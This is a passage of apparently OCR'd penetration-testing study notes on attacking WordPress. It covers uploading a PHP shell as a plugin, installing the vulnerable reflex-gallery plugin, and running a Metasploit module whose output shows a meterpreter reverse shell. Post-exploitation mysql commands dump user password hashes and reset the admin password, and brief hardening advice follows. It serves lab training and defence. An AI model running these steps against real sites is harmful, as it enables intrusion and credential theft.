
ror occurred. Something may be wrong with WordPress.org or this server's configuration. If you continue to have problems, please try the support forums. (WordPress could not establish a secure
all.php on line 182

Add Plugins Upload Plugin

If you have a plugin in a .zip format, you may install it by uploading i

Browse... shell.php Install Now

Click on Procced:



Installing Plugin from uploaded file: shell.php

Connection Information

To perform the requested action, WordPress needs to access your web server. Plea

Hostname: 127.0.0.1


FTP Username: anonymous

FTP Password:

This password will not be stored on the server.

Connection Type: [✓ FTP] FTPS (SSL)


Probably this won't do anything apparently, but if you go to Media, you will see your shell uploaded:



magichk.php
magichk.php

shell.php
shell-1.php

Access it and you will see the URL to execute the reverse shell:



shell.php

Permalink: http://10.10.110.100:65000/wordpress/shell-php-2/

```
http://10.10.110.100:65000/wordpress/wp-content/uploads/2020/12/shell-1.php
```


Uploading and activating malicious plugin

(This part is copied from https://www.hackingarticles.in/wordpress-reverse-shell/)

Some time logon users do not own writable authorization to make modifications to the WordPress theme, so we choose "Inject WP pulgin malicious" as an alternative strategy to acquiring a web shell.

So, once you have access to a WordPress dashboard, you can attempt installing a malicious plugin. Here I've already downloaded the vulnerable plugin from exploit db.


Click here to download the plugin for practice.




https://www.exploit-db.com/exploits/36374
EDB-ID:
36374
CVE:
Author:
CRASHBANDICOT
Type:
WEBAPPS
EDB Verified: ✓
Exploit:
Platform:
PHP
Date:
2015-03-08
Vulnerable App:
Become a Certified Penetration Tester
Enroll in Advanced Web Attacks and Exploitation, the course required to become an Offensive Security Web Expert (OSWE)
GET CERTIFIED

Since we have zip file for plugin and now it's time to upload the plugin.

Dashboard > plugins > upload plugin



Browse the downloaded zip file as shown.



Add Plugins Upload Plugin

If you have a plugin in a .zip format, you may install it by uploading it here

Browse... ad33afbc2f2e22877b202d986acd43bd-reflex-gallery.zip

Install Now

Once the package gets installed successfully, we need to activate the plugin.


WordPress 5.2.2 is available! Please update now.

Installing Plugin from uploaded file: ad33afbc2f2e22877b202d986acd43bd-reflex-gallery.zip

Unpacking the package...

Installing the plugin...


Plugin installed successfully.

Activate Plugin Return to Plugin Installer

When everything is well setup then go for exploiting. Since we have installed vulnerable plugin named “reflex-gallery” and it is easily exploitable.

You will get exploit for this vulnerability inside Metasploit framework and thus load the below module and execute the following command:

As the above commands are executed, you will have your meterpreter session. Just as portrayed in this article, there are multiple methods to exploit a WordPress platformed website.



```
msf5 > use exploit/unix/webapp/wp_reflexgallery_file_upload
msf5 exploit(unix/webapp/wp_reflexgallery_file_upload) > set rhosts 192.168.1.101
rhosts => 192.168.1.101
msf5 exploit(unix/webapp/wp_reflexgallery_file_upload) > set targeturi /wordpress
targeturi => /wordpress
msf5 exploit(unix/webapp/wp_reflexgallery_file_upload) > exploit

[*] Started reverse TCP handler on 192.168.1.106:4444
[+] Our payload is at: UCmmvcxfXSBjZRS.php. Calling payload...
[*] Calling payload...
[*] Sending stage (38247 bytes) to 192.168.1.101
[*] Meterpreter session 1 opened (192.168.1.106:4444 -> 192.168.1.101:34352) at 20
[+] Deleted UCmmvcxfXSBjZRS.php

meterpreter >
```

Post Exploitation

Extract usernames and passwords:

mysql -u <USERNAME> --password=<PASSWORD> -h localhost -e "use wordpress;select concat_ws(':', user_login, user_pass) from wp_users;"

Change admin password:

mysql -u <USERNAME> --password=<PASSWORD> -h localhost -e "use wordpress;UPDATE wp_users SET user_pass=MD5('hacked') WHERE ID = 1;"

WordPress Protection

Regular Updates

Make sure WordPress, plugins, and themes are up to date. Also confirm that automated updating is enabled in wp-config.php:

define('WP_AUTO_UPDATE_CORE', true);

add_filter('auto_update_plugin', '__return_true');

add_filter('auto_update_theme', '__return_true');

Also, **only install trustable WordPress plugins and themes**.

Security Plugins

- Wordfence Security
- Sucuri Security
- iThemes Security

Other Recommendations

- Remove default **admin** user
- Use **strong passwords** and **2FA**
- Periodically **review** users **permissions**
- **Limit login attempts** to prevent Brute Force attacks

- Rename **wp-admin.php** file and only allow access internally or from certain IP addresses.

https://github.com/carlospolop/hacktricks/blob/master/pentesting/pentesting-web/wordpress.md

eWPT Reviews

https://www.linkedin.com/pulse/my-review-ewpt-elearnsecurity-joas-antonio/

https://github.com/CyberSecurityUP/eWPT-Preparation

https://robertscocca.medium.com/%EF%B8%8Fewpt-review-the-g-932b1245e51a

https://medium.com/@unt0uchable1/elearnsecurity-ewpt-review-and-tips-72f955f3670

https://www.youtube.com/watch?v=FhIOeXMWWCw

https://www.youtube.com/watch?v=Kul6HVORBzc

https://h0mbre.github.io/eWPT/

https://sorsdev.com/2021/04/18/elearnsecuritys-ewpt-exam-review/

https://www.bencteux.fr/posts/ewpt/

https://kentosec.com/2020/06/25/elearnsecurity-web-application-penetration-tester-ewpt-review/

https://bastijnouwendijk.com/my-journey-to-becoming-an-ewpt/